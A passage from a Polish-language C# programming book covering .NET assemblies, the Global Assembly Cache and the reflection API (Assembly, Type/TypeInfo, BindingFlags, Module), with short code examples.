Podzespoły o silnej nazwie mogą być udostępniane wraz z aplikacją, która ich używa, bądź też umieszczane w repozytorium o nazwie *Global Assembly Cache* (GAC), które jest dostępne dla wszystkich aplikacji w systemie. Podzespoły, które nie mają silnej nazwy, nie mogą być umieszczane w GAC, gdyż nie ma gwarancji, że ich nazwy są unikatowe. Z wyjątkiem wersji dla komputerów stacjonarnych i serwerów inne wersje .NET Framework nie udostępniają rozszerzalnego magazynu GAC, przez co aplikacje muszą stanowić samowystarczalny pakiet zawierający wszystkie podzespoły niezbędne do ich działania oprócz podzespołów systemowych.

CLR może automatycznie wczytywać podzespoły na żądanie, co zazwyczaj następuje za pierwszym razem, gdy zostanie uruchomiona metoda zawierająca kod w jakiś sposób zależny od typu zdefiniowanego w tym podzespołe. W razie potrzeby podzespoły można także wczytywać jawnie. Większość podzespołów jest przeznaczona dla konkretnej platformy oraz wersji .NET, choć istnieje także możliwość napisania przenośnej biblioteki klas, która może być używana na wielu platformach.

Jak już wcześniej wspomniałem, każdy podzespół zawiera wyczerpujące metadane opisujące umieszczone w nim typy. W następnym rozdziale napiszę, w jaki sposób

można korzystać z tych danych podczas działania programu.



[54] Oczywiście projekty tego typu doskonale nadają się do tworzenia witryn WWW; ułatwieniem byłoby, gdyby projekt typu *Web Site*, który nie generuje podzespołu, miał nieco mniej ogólną nazwę, gdyż chociaż stwierdzenie „projekt *Web Site* nie jest jedynym sposobem tworzenia aplikacji internetowych” jest prawdziwe, to jednocześnie jest ono także nieco mylące.

[55] Używam tu słowa „nowoczesne” w bardzo szerokim znaczeniu — obsługa formatu PE została wprowadzona w systemie Windows NT w roku 1993. Jest on „przenośny” (ang. *portable*) w tym znaczeniu, że ten sam podstawowy format plików może być używany na komputerach wyposażonych w procesory o różnej architekturze. Poszczególne pliki są czasami zależne od używanej architektury, jednak jeśli chodzi o podzespoły .NET, zależności takie nie muszą występować.

[56] W tym roku został udostępniony system Windows Vista. Manifest aplikacji był stosowany już wcześniej, jednak Vista była pierwszą wersją systemu Windows, która zaczęła traktować brak manifestu jako sygnał starego kodu.

[57] Nie można wczytać pliku lub podzespołu '`ComparerLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null`' lub jednego z podzespołów od niego zależnych. System nie może znaleźć podanego pliku — *przyp. tłum.*

[58] Próbuje pobrać — *przyp. tłum.*

[59] Mechanizm określania podzespołów pozwala na przekazanie odpowiednich informacji konfiguracyjnych, zawierających adres URL konkretnego podzespołu; można także zastosować metodę `Assembly.LoadFrom`. A zatem jeśli naprawdę chcemy, by nazwa prosta podzespołu różniła się od nazwy pliku, to nic nie stoi na przeszkodzie; niemniej jednak będzie prościej, jeśli nazwy te będą sobie odpowiadały.

[60] Istnieje możliwość skonfigurowania CLR w taki sposób, by użyło ściśle określonej innej wersji podzespołu, niemniej jednak nawet w takim przypadku zastosowana zostanie wersja o ściśle określonym numerze, podanym w ustawieniach konfiguracyjnych.

## Rozdział 13. Odzwierciedlanie

CLR dysponuje bardzo wieloma informacjami o typach zdefiniowanych i używanych w naszych programach. Wymaga ono, by wszystkie podzespoły udostępniały szczegółowe metadane, opisujące każdą składową każdego typu, włączając w to składowe prywatne stanowiące jedynie szczegółły implementacyjne. Informacje te są wykorzystywane w operacjach o kluczowym znaczeniu, takich jak komplikacja JIT oraz odzyskiwanie pamięci. Niemniej jednak CLR nie zachowuje tej wiedzy tylko dla siebie. API *odzwierciedlania* (ang. *reflection*) zapewnia nam dostęp do tych szczegółowych informacji o typach, dzięki czemu nasz kod może z nich korzystać podczas działania aplikacji. Co więcej, mechanizmy odzwierciedlania pozwalają nam na podejmowanie konkretnych działań. Na przykład obiekt reprezentujący metodę nie tylko opisuje jej nazwę i sygnaturę, lecz także pozwala ją wywołać. A w niektórych wersjach .NET można pójść nawet jeszcze dalej i w trakcie działania programu generować kod.

Odwierciedlanie jest szczególnie przydatne w rozszerzalnych platformach, gdyż pozwala im modyfikować swoje działanie w trakcie wykonywania programu i dostosowywać je do struktury kodu. Na przykład panel *Properties* Visual Studio używa odzwierciedlania do wykrywania publicznych właściwości komponentu, jeśli więc napiszemy komponent, który może być wyświetlany w widoku projektu, na przykład element interfejsu użytkownika, to nie będziemy już musieli robić niczego szczególnego, by można było edytować jego właściwości — Visual Studio zrobi to automatycznie.


### PODPOWIEDŹ

Wiele platform korzystających z odzwierciedlania, które potrafią automatycznie wykrywać to wszystko, co muszą wiedzieć, pozwala także komponentom na jawne wzbogacanie tych informacji. Na przykład: choć nie trzeba robić niczego szczególnego, by istniała możliwość edycji właściwości komponentu w panelu *Properties*, to jednak można także podać dodatkowe informacje wykorzystywane przez mechanizmy kategoryzacji, opisywania oraz edycji właściwości. Do tego celu zazwyczaj są używane *atrybuty*, które stanowią temat [Rozdział 15](#).

## Typy odzwierciedlania


API odzwierciedlania definiuje wiele klas, które są dostępne w przestrzeni nazw `System.Reflection`. Struktura wzajemnych relacji pomiędzy tymi klasami odpowiada sposobowi działania podzespołów oraz systemu plików. Na przykład podzespoł zawierający dany typ stanowi jeden z elementów jego tożsamości, a zatem klasa reprezentująca typ (`TypeInfo`) dysponuje właściwością `Assembly`, która

zwraca obiekt reprezentujący podzespół, w którym dany typ został zdefiniowany. Relacje te są dwustronne — można także określić wszystkie typy zdefiniowane w danym podzespołku, służy do tego właściwość `DefinedTypes` klasy `Assembly`. Aplikacja zapewniająca możliwość rozszerzania poprzez wczytywanie wtyczek będących bibliotekami DLL zazwyczaj będzie używać tej klasy do określania zdefiniowanych typów. [Rysunek 13-1](#) przedstawia typy API odzwierciedlania odpowiadające typom .NET, ich właściwościom oraz komponentom, w których są one umieszczane. Strzałki przedstawione na rysunku reprezentują relacje zawierania. (Podobnie jak w przypadku podzespołów i typów, także wszystkie pozostałe z tych relacji są dwustronne).



Rysunek 13-1. Hierarchia zawierania typów odzwierciedlania

Z kolei [Rysunek 13-2](#) przedstawia hierarchię dziedziczenia tych klas (z wyjątkiem klasy `TypeInfo`, o czym się już niebawem przekonasz). Zostały na nim przedstawione także dwa dodatkowe typy abstrakcyjne, `MemberInfo` oraz `MethodBase`, używane przez różne klasy odzwierciedlania, które mają pewne cechy wspólne. Na przykład zarówno konstruktory, jak i metody mają listy parametrów, a mechanizm do operowania na tych listach jest udostępniany przez wspólną klasę bazową `MethodBase`; także składowe wszystkich typów mają pewne cechy wspólne, takie jak dostępność, a zatem wszystko, co jest (lub może być) składową typu, jest reprezentowane przez obiekt dziedziczący po `MemberInfo`.



Rysunek 13-2. Hierarchia dziedziczenia typów odzwierciedlania

Wszystkie klasy przedstawione na [Rysunek 13-2](#) są klasami abstrakcyjnymi. Konkretna klasa, którą będziemy się posługiwali podczas działania programu, zależy od natury badanego typu — CLR obsługuje odzwierciedlania zarówno dla zwykłych obiektów, jak również, za pośrednictwem usług współdziałania opisanych w [Rozdział 21.](#), dla obiektów spoza .NET Framework; przy czym dla każdego z nich udostępnia inne implementacje tych klas abstrakcyjnych. Istnieje także możliwość dostosowywania postaci informacji udostępnianych przez API odzwierciedlania (która została opisana w podrozdziale „[„Konteksty odzwierciedlania”](#)”) i także w przypadku korzystania z nich będziemy się w efekcie posługiwali inną implementacją typów z [Rysunek 13-2](#). Niemniej jednak w każdym z tych przypadków zazwyczaj będziemy bezpośrednio pracowali właśnie z abstrakcyjnymi klasami bazowymi z [Rysunek 13-2](#), pomimo że w trakcie działania aplikacji środowisko uruchomieniowe będzie nam zwracało różne typy konkretne. Ostatnio wprowadzonych zostało kilka zmian w sposobie obsługi typów przez API odzwierciedlania, a oprócz tego istnieją pod tym względem pewne różnice pomiędzy poszczególnymi wersjami .NET Framework. Szczegółowe informacje na ich temat można znaleźć w zamieszczonej poniżej ramce pt. „[Type, TypeInfo oraz .NET Core Profile](#)”.

## Type, TypeInfo oraz .NET Core Profile

Wersja .NET przeznaczona do tworzenia aplikacji dla systemu Windows 8, określana także czasami jako *.NET Core Profile*, jest nieco inna od pełnej wersji .NET przeznaczonej do tworzenia aplikacji dla komputerów stacjonarnych i serwerowych. (Klasyczne aplikacje używają pełnej wersji .NET Framework, nawet jeśli mają działać w systemie Windows 8). Biblioteki przenośne muszą używać jedynie wspólnego zbioru możliwości dostępnych we wszystkich docelowych wersjach .NET, niemniej jednak w API odzwierciedlania została wprowadzona zmiana, gdyż jego wersja dostępna w .NET Core Profile nie jest jedynie podzbiorom pełnego API — dostępna w niej klasa `TypeInfo` została znaczco zmodyfikowana, podobnie jak związana z nią klasa `Type`.

Przed wprowadzeniem .NET 4.5 klasa `TypeInfo` nie istniała. Zamiast niej do reprezentacji typów należących do przestrzeni nazw `System` była używana klasa `Type`. Stanowiło to pewien problem, gdyż typy odzwierciedlania są stosunkowo duże, co nie jest zbyt fortunnym rozwiązaniem. Istnieje bowiem wiele sytuacji, w których możliwość identyfikacji typu jest użyteczna; niekoniecznie cały kod korzystający z typu `Type` chce korzystać ze wszystkich jego możliwości odzwierciedlania. Choć .NET posiada „lekką” reprezentację typów — tokeny metadanych — to jednak nie możemy ich używać. Są to jedynie liczby całkowite, dlatego też CLR ma problemy z określeniem, czy są one używane w bezpieczny sposób, i dlatego pozwala ich używać wyłącznie w nielicznych, ścisłe określonych sytuacjach. C# czasami używa ich w naszym imieniu (na przykład tworząc delegaty), jednak zazwyczaj są one niewidoczne dla programistów.

Ponieważ aplikacje dostosowane do interfejsu użytkownika systemu Windows 8 są nowym rodzajem programów, dlatego nie było w nich przypadku ściszej konieczności zachowywania zgodności wstecz i dlatego firma Microsoft wykorzystała tę okazję, by oddzielić obsługę odzwierciedlania typu (która aktualnie zapewnia klasa `TypeInfo`) od identyfikacji typu (która zapewnia klasa `Type`). Dzięki temu możliwe jest utworzenie niewielkiej reprezentacji typu w przypadkach, gdy możliwości odzwierciedlania nie są nam potrzebne. Okazuje się, że ten typ `Type` wciąż jest w stanie udostępniać pewne podstawowe informacji na temat typu, takie jak jego nazwa.

Nieco zaskakujące jest to, że choć klasy `Type` oraz `TypeInfo` są dostępne zarówno w pełnej wersji .NET, jak w .NET Core Profile, to jednak ich położenie w hierarchii klas jest inne. W pełnej wersji .NET 4.5 klasa `TypeInfo` dziedziczy po `Type` (która z kolei dziedziczy po `MethodInfo`) i jeśli tylko chcemy, to nic nie stoi na przeszkodzie, by wciąż używać klasy `Type` do celów odzwierciedlania. Jednak w .NET Core Profile klasa `TypeInfo` dziedziczy bezpośrednio po klasie `MethodInfo`, a wszystkie składowe związane z odzwierciedlaniem są dostępne wyłącznie w klasie `TypeInfo`.

Jeśli zależy nam na napisaniu kodu, który będzie działał we wszystkich wersjach .NET, to z klasy `Type` możemy korzystać jedynie wtedy, gdy zależy nam tylko na identyfikacji typu lub uzyskaniu podstawowych informacji na jego temat; jeśli jednak planujemy korzystać z pełnych możliwości odzwierciedlania, musimy użyć klasy `TypeInfo`. (Aby pobrać obiekt klasy `TypeInfo`, dysponując obiektem `Type`, wystarczy wywołać jego metodę `GetTypeInfo`. W pełnej wersji .NET Framework wywołanie tej metody zwraca ten sam obiekt `Type` — okazuje się bowiem, że obiekty `Type` udostępniane przez CLR są obiektami klasy `TypeInfo`). Stosowanie klasy `Type` do odzwierciedlania (co przed udostępnieniem .NET 4.5 było jedyną możliwością) będzie działać w pełnej wersji platformy, lecz jednocześnie będzie oznaczać, że kod nie będzie zgodny z .NET Core Profile, a co za tym idzie, nie będzie można umieścić go w przenośnej bibliotece klas, która mogłaby być używana w aplikacjach przeznaczonych dla systemu Windows 8.

## Assembly

Jak łatwo się domyślić, klasa `Assembly` reprezentuje konkretny podzespoł. Jeśli piszemy jakiś system obsługi wtyczek lub inną platformę wymagającą wczytywania

bibliotek DLL określanych przez użytkownika (na przykład program do wykonywania testów jednostkowych), to punktem wyjścia będzie właśnie klasa `Assembly`. Zgodnie z przykładami przedstawionymi w [Rozdział 12](#), statyczna metoda `Assembly.Load` pozwala na podanie nazwy podzespołu i zwraca obiekt, który go reprezentuje. (Jeśli okaże się to konieczne, to wywołanie tej metody spowoduje wczytanie określonego podzespołu, jeśli jednak nie ma takiej potrzeby, to zwróci ona jedynie referencję do odpowiedniego obiektu `Assembly`). Niemniej jednak istnieją także inne sposoby uzyskiwania obiektów tego typu.

Klasa `Assembly` definiuje trzy metody statyczne, które zwracają obiekt klasy `Assembly` i są zależne od kontekstu. Metoda `GetEntryAssembly` zwraca obiekt reprezentujący plik EXE zawierający metodę `Main` programu. (Nie wszystkie aplikacje posiadają taki punkt wejścia. Na przykład w aplikacjach internetowych napisanych w technologii ASP.NET wywołanie tej metody zwróci `null`). Metoda `GetExecutingAssembly` zwraca obiekt reprezentujący podzespół zawierający metodę, wewnętrznej której została wywołana metoda `GetExecutingAssembly`. Z kolei metoda `GetCallingAssembly` przechodzi o jeden poziom w górę stosu wywołań i zwraca podzespół zawierający kod wywołujący metodę, która wywołała metodę `GetCallingAssembly`.

### PODPOWIEDŹ

Mechanizmy optymalizacji kompilatora JIT czasami mogą dawać zadziwiające efekty podczas korzystania z metod `GetExecutingAssembly` oraz `GetCallingAssembly`. Optymalizacje polegające na zastępowaniu wywołania metody jej kodem (ang. *method inlining*) oraz eliminacji wywołania stanowiącego ostatnią operację wykonywaną w metodzie (ang. *tail call optimization*) mogą sprawić, że wywołanie którejś z tych metod zwróci podzespół odpowiadający metodzie położonej na stosie o jedną ramkę wyżej, niż można by się tego spodziewać. Pierwszy z tych rodzajów optymalizacji można wyłączyć, dodając do metody atrybut `MethodImplAttribute` z wartością `NoInlining` dostępną w typie wyliczeniowym `MethodImplOptions`. (Niestandardowe atrybuty zostały opisane w [Rozdział 15](#)). Nie ma żadnego jawnego sposobu wyłączenia drugiego z wymienionych wcześniej sposobów optymalizacji, niemniej jednak jest on używany wyłącznie w przypadkach, gdy wywołanie metody jest umieszczone jako ostatnia operacja, jaką wykonuje metoda zewnętrzna bezpośrednio przed zwróceniem wyniku.

Metoda `GetCallingAssembly` może być czasami używana w kodzie rejestrującym informacje diagnostyczne, gdyż zapewnia dostęp do informacji o metodzie, która wywołała naszą metodę. Metoda `GetExecutingAssembly` jest nieco mniej użyteczna — można przypuszczać, że będziemy dobrze wiedzieć, w którym podzespolu jest umieszczony wykonywany kod, gdyż sami go napisaliśmy. Niemniej jednak metoda ta wciąż może się przydać do pobierania obiektu `Assembly` reprezentującego podzespół zawierający tworzony komponent, jednak ten sam rezultat można także

osiągnąć na inne sposoby. Obiekt `TypeInfo`, opisany w następnym punkcie rozdziału, udostępnia właściwość `Assembly`. Kod przedstawiony na [Przykład 13-1](#) używa tej właściwości do pobrania obiektu podzespołu za pośrednictwem obiektu klasy, w której został umieszczony. Praktyka pokazuje, że takie rozwiązanie jest szybsze; nie jest to całkowitym zaskoczeniem, gdyż w końcu ten kod wykonuje mniej operacji — obie techniki wymagają pobrania obiektu `Assembly`, lecz jedna z nich musi dodatkowo skorzystać z informacji umieszczonych w innej ramce stosu.

**Przykład 13-1.** Użycie klasy `Type` do pobierania obiektu reprezentującego podzespoł zawierający wykonywany kod

```
class Program
{
    static void Main(string[] args)
    {
        Assembly me = typeof(Program).GetTypeInfo().Assembly;
        Console.WriteLine(me.FullName);
    }
}
```

W pełnej wersji .NET Framework, aby użyć podzespołu przechowywanego w określonym miejscu na dysku, można w tym celu użyć metody `LoadFile` przedstawionej w [Rozdział 12](#). Ewentualnie można także skorzystać z innej statycznej metody klasy `Assembly` — `ReflectionOnlyLoadFrom`. Metoda ta wczytuje podzespoły w taki sposób, że możemy korzystać z jego informacji o typach, lecz nie zostanie wykonany żaden umieszczony w nim kod ani nie zostaną automatycznie wczytane żadne inne podzespoły, od których wskazany podzespoły jest zależny. Stanowi ona właściwy sposób wczytywania podzespołów w przypadku pisania narzędzia, które wyświetla lub w inny sposób przetwarza informacje o komponencie, lecz nie chce wykonywać jego kodu. Oto kilka powodów, które sprawiają, że unikanie zwyczajnego sposobu wczytywania podzespołów w takich narzędziach ma bardzo duże znaczenie. Wczytanie podzespołu oraz sprawdzenie dostępnych w nim typów może czasami spowodować wykonanie umieszczonego w nim kodu (takiego jak konstruktor statyczny). Poza tym jeśli wczytujemy kod wyłącznie w celu skorzystania z możliwości odzwierciedlania, architektura procesora nie ma znaczenia — można zatem wczytać 32-bitową bibliotekę DLL do procesu 64-bitowego, bądź sprawdzić podzespoły przeznaczony dla procesorów ARM w procesie działającym na procesorze o architekturze x86. Co więcej, jeśli kod nie będzie wykonywany, to nie trzeba będzie przeprowadzać niektórych testów bezpieczeństwa; dzięki temu możliwe jest wczytanie podzespołu utworzonego przy użyciu mechanizmu podpisywania opóźnionego w celu wykorzystania go w operacjach odzwierciedlania i to nawet na komputerze, na którym nie został on zarejestrowany jako zwolniony z przeprowadzania weryfikacji silnej nazwy.

Po uzyskaniu obiektu `Assembly` przy wykorzystaniu dowolnego z wymienionych wcześniej mechanizmów można pobierać różne informacje na jego temat. Na przykład właściwość `FullName` zwraca wyświetlaną nazwę podzespołu. (Ze względu na opisane w [Rozdział 12.](#) powody związane z zachowaniem zgodności wstecz nazwa ta nie zawiera elementu określającego architekturę procesora). Można także wywołać metodę `GetName`, która zwraca obiekt `AssemblyName`, zapewniający łatwy, programowy dostęp do wszystkich elementów nazwy podzespołu oraz niektórych innych powiązanych z nią informacji, takich jak lokalizacja, z której podzespoł został pobrany (określana jako *codebase*).

Listę wszystkich innych podzespołów, od których zależy działanie danego podzespołu, można pobrać, wywołując metodę `GetReferencedAssemblies` (nie jest ona dostępna w API odzwierciedlania zaimplementowanym w .NET Core Profile). Jeśli wywołamy ją na rzecz obiektu reprezentującego podzespoły, który sami napisaliśmy, to metoda ta niekoniecznie zwróci wszystkie podzespoły, które są widoczne w oknie *Solution Explorer* w węźle *References*. Dzieje się tak dlatego, że kompilator C# usuwa wszystkie nieużywane odwołania.

Podzespoły zawierają typy, dlatego też korzystając z metody `GetType` klasy `Assembly`, można odnajdywać obiekty `Type` reprezentujące te typy. W wywołaniu tej metody należy przekazać nazwę interesującej nas klasy wraz z przestrzenią nazw, w której została zdefiniowana. Jeśli typ nie został odnaleziony, metoda ta zwraca wartość `null`, chyba że użyjemy jednej z jej wersji przeciążonych, umożliwiającej przekazanie dodatkowej wartości typu `bool` — jeśli w tym przypadku w wywołaniu przekażemy wartość `true`, a typ nie zostanie odnaleziony, metoda zgłosi wyjątek. Istnieje także przeciążona wersja tej metody umożliwiająca przekazanie dwóch wartości typu `bool`; jeśli drugi argument przyjmie wartość `true`, to podczas poszukiwania typu nie będzie uwzględniana wielkość liter, którymi została zapisana jego nazwa. Wszystkie te metody zwracają typy publiczne (`public`) bądź wewnętrzne (`internal`). Można także zażądać zwrócenia obiektu reprezentującego typ zagnieżdżony — w tym celu należy podać nazwę typu zawierającego, za nią znak `+` oraz nazwę typu zagnieżdzonego. Kod przedstawiony na [Przykład 13-2](#) pobiera obiekt `Type` dla typu o nazwie `Inside`, umieszczonego wewnątrz typu `ContainingType` zdefiniowanego w przestrzeni nazw `MyLib`. Rozwiążanie to działa nawet wtedy, gdy typ zagnieżdżony jest prywatny.

#### Przykład 13-2. Pobieranie typu zagnieżdzonego z obiektu podzespołu

```
Type nt = someAssembly.GetType("MyLib.ContainingType+Inside");
```

Klasa `Assembly` udostępnia także właściwość `DefinedTypes`, która zwraca kolekcję zawierającą obiekty `TypeInfo` reprezentujące wszystkie typy (zarówno te z poziomu

głównego, jak i zagnieżdżone), zdefiniowane w danym podzespołe. Druga, podobna właściwość — `ExportedTypes` — zwraca podobną kolekcję, która zwiera wyłącznie typy publiczne. Nie są w niej umieszczane publiczne typy zagnieżdżone. Kolekcja ta nie zawiera także typów chronionych (`protected`) zagnieżdżonych wewnątrz typów publicznych, co może być nieco zaskakujące, zważywszy na fakt, że typy te są dostępne poza podzespołem (choć wyłącznie dla klas dziedziczących po klasie zawierającej dany typ zagnieżdżony). Właściwości te zostały wprowadzone w .NET 4.5. Pełna wersja platformy .NET udostępnia także metody `GetTypes` oraz `GetExportedTypes`, które zwracają tablicę obiektów `Type`; to właśnie te metody były używane we wcześniejszych wersjach platformy .NET.

Oprócz tego, że zwraca typy, klasa `Assembly` dostępna w pełnej wersji .NET Framework pozwala także na tworzenie nowych instancji tych typów. Służy do tego metoda `CreateInstance`. (W .NET Core Profile używana jest metoda `Activator.CreateInstance`, która zostanie przedstawiona w dalszej części rozdziału). Jeśli w wywołaniu tej metody przekażemy pełną nazwę typu zapisaną w postaci łańcucha znaków, to metoda ta zwróci instancję typu jedynie w przypadku, gdy jest to typ publiczny, który definiuje konstruktor bezargumentowy. Istnieje przeciążona wersja tej metody, która pozwala operować także na typach innych niż publiczne oraz typach, których konstruktory wymagają przekazywania argumentów; wersja ta jest jednak bardziej złożona, gdyż wymaga także przekazania argumentu określającego, czy podczas poszukiwania typu nie ma być uwzględniana wielkość liter w jego nazwie, obiektu typu `CultureInfo` definiującego reguły rządzące porównywaniem łańcuchów znaków z uwzględnieniem wielkości liter (w różnych krajach takie porównania są wykonywane na różne sposoby) oraz argumentów służących do kontroli bardziej zaawansowanych sytuacji (takich jak dobór konstruktora i konwersja jego argumentów oraz aktywowanie obiektów na zdalnych serwerach). Jednak jak pokazuje przykład przedstawiony na [Przykład 13-3](#), większość tych argumentów może przyjmować wartość `null`.

### Przykład 13-3. Dynamiczne tworzenie obiektów

```
object o = asm.CreateInstance(
    "MyApp.WithConstructor",
    false,
    BindingFlags.Public | BindingFlags.Instance,
    null,
    new object[] { "Argumenty konstruktora" },
    null, null);
```

Powyższy kod tworzy instancję klasy o nazwie `WithConstructor`, zdefiniowanej w przestrzeni nazw `MyApp` i umieszczonej w podzespołe, do którego odwołuje się

zmienna `asm`. Przekazywana w wywołaniu wartość `false` oznacza, że interesuje nas dokładne dopasowanie nazwy typu, a nie wyszukiwanie bez uwzględniania wielkości liter. Wartości typu `BindingFlags` określają, że poszukujemy publicznego konstruktora instancji. (Więcej informacji na ich temat można znaleźć w umieszczonej nieco dalej ramce „`BindingFlags`”). Pierwsza przekazana w wywołaniu wartość `null` jest miejscem, w którym można przekazywać obiekt typu `Binder`, określający sposób działania w przypadku, gdy typy przekazanych argumentów nie do końca odpowiadają oczekiwany typom argumentów. Przekazując wartość `null`, zaznaczamy, że oczekujemy dokładnego dopasowania argumentów. (Jeśli pojawią się jakieś rozbieżności, to metoda zgłosi wyjątek). Argument `object[]` zawiera listę argumentów, które należy przekazać w wywołaniu konstruktora — w powyższym przykładzie jest to jeden łańcuch znaków. Kolejna wartość `null` reprezentuje argument pozwalający na przekazanie ustawień kulturowych, które byłyby używane w przypadku wyszukiwania ignorującego wielkość liter bądź automatycznej konwersji pomiędzy typami liczbowymi i łańcuchami znaków; ponieważ nie używamy żadnej z tych możliwości, zatem możemy go pominąć. W końcu ostatni argument określa sposób działania w niezwykłych sytuacjach, takich jak zdalna aktywacja.

Jeśli podzespół składa się z wielu plików, to ich pełną listę można pobrać przy użyciu metody `GetFiles`, która zwraca tablicę obiektów `FileStream` (jest to typ, którego .NET używa do reprezentacji plików). Jeśli w jej wywołaniu przekazana zostanie wartość `true`, lista ta będzie także zawierać jako pliki zewnętrzne wszelkie strumienie zasobów przechowywane poza głównym podzespołem. W przeciwnym razie wywołanie zwróci tylko jeden strumień dla każdego modułu. Ewentualnie można wywołać metodę `GetModules`, która także zwraca tablicę reprezentującą moduły tworzące podzespół, jednak zamiast obiektów `FileStream` tablica ta zawiera obiekty `Module`.

## BindingFlags

Wiele metod dostępnych w API odzwierciedlania korzysta z typu wyliczeniowego `BindingFlags`, którego wartości pozwalają określić, jakie składowe będą zwracane. Można na przykład użyć wartości `BindingFlags.Public`, by zaznaczyć, że interesują nas wyłącznie publiczne składowe lub typy, bądź też wartości `BindingFlags.NonPublic`, by poinformować, że interesują nas wyłącznie składowe lub typy, które nie są publiczne. Można także połączyć obie te flagi, by poinformować, że interesują nas wszystkie składowe i typy.

Trzeba mieć świadomość, że istnieją takie kombinacje tych flag, które sprawią, że nie zostaną zwrócone żadne wyniki. Na przykład trzeba użyć wartości flagi `BindingFlags.Instance` bądź `BindingFlags.Static`, gdyż wszystkie składowe typów są albo to składowymi instancji, albo składowymi statycznymi (podobnie jak w przypadku flag `BindingFlags.Public` oraz `BindingFlags.NonPublic`).

Bardzo często metody, które umożliwiają przekazanie argumentu typu `BindingFlags`, mają także wersje przeciążone, które nie wymagają tego argumentu. Te wersje przeciążone zazwyczaj domyślnie zwracają składowe publiczne i to zarówno składowe instancji, jak i statyczne (co odpowiada kombinacji flag: `BindingFlags.Public | BindingFlags.Static | BindingFlags.Instance`).

Typ `BindingFlags` definiuje wiele opcji, jednak nie wszystkie z nich można wykorzystać w konkretnych sytuacjach. Definiuje on na przykład wartość `FlattenHierarchy`, używaną w metodach, które zwracają składowe typów: jeśli flaga ta zostanie użyta, to w wynikach zostaną uwzględnione zarówno składowe zdefiniowane w klasie bazowej, jak i te zdefiniowane w klasie badanej. Jednak nie ma sensu stosowanie tej flagi w wywołaniu metody `Assembly.CreateInstance`, gdyż nie można skorzystać bezpośrednio z konstruktora klasy bazowej, by utworzyć obiekt klasy pochodnej.

## Module

Klasa `Module` reprezentuje jeden z modułów tworzących podzespół. Przeważająca większość podzespołów składa się tylko z jednego modułu, dlatego też typ ten jest stosowany raczej rzadko. Jednak zaczyna on odgrywać większe znaczenie, gdy generujemy kod podczas działania programu, gdyż w takich przypadkach konieczne jest określenie modułu, w którym kod ten ma zostać umieszczony; dlatego nawet jeśli istnieje tylko jeden moduł, to i tak należy go jawnie określić. Jeśli jednak nie generujemy nowych komponentów podczas działania programu, to bardzo często będziemy mogli całkowicie zignorować tę klasę — zazwyczaj wszystko co trzeba będziemy mogli wykonać przy użyciu innych klas API odzwierciedlania. (Klasy .NET służące do generowania kodu w trakcie działania programu wykraczają poza zakres tematyczny tej książki).

Jeśli z jakichś powodów będziemy jednak potrzebowali obiektu `Module`, to listę modułów dostępnych w danym podzespołe można pobrać przy użyciu właściwości `Modules`<sup>[61]</sup> klasy `Assembly`. Ewentualnie można także skorzystać z dowolnego z typów dziedziczących po `MemberInfo`, opisanych w dalszej części tego podrozdziału. (Rysunek 13-2 pokazuje, o które typy chodzi). Typy te udostępniają właściwość `Module`, zwracającą obiekt klasy `Module` reprezentujący moduł, w

którym została zdefiniowana badana składowa.

Klasa **Module** definiuje także właściwość **Assembly**, która zwraca referencję do podzespołu zawierającego dany moduł. Właściwość **Name** zwraca nazwę pliku tego modułu, natomiast właściwość **FullyQualifiedName** zwraca nazwę pliku wraz z pełną ścieżką dostępu.

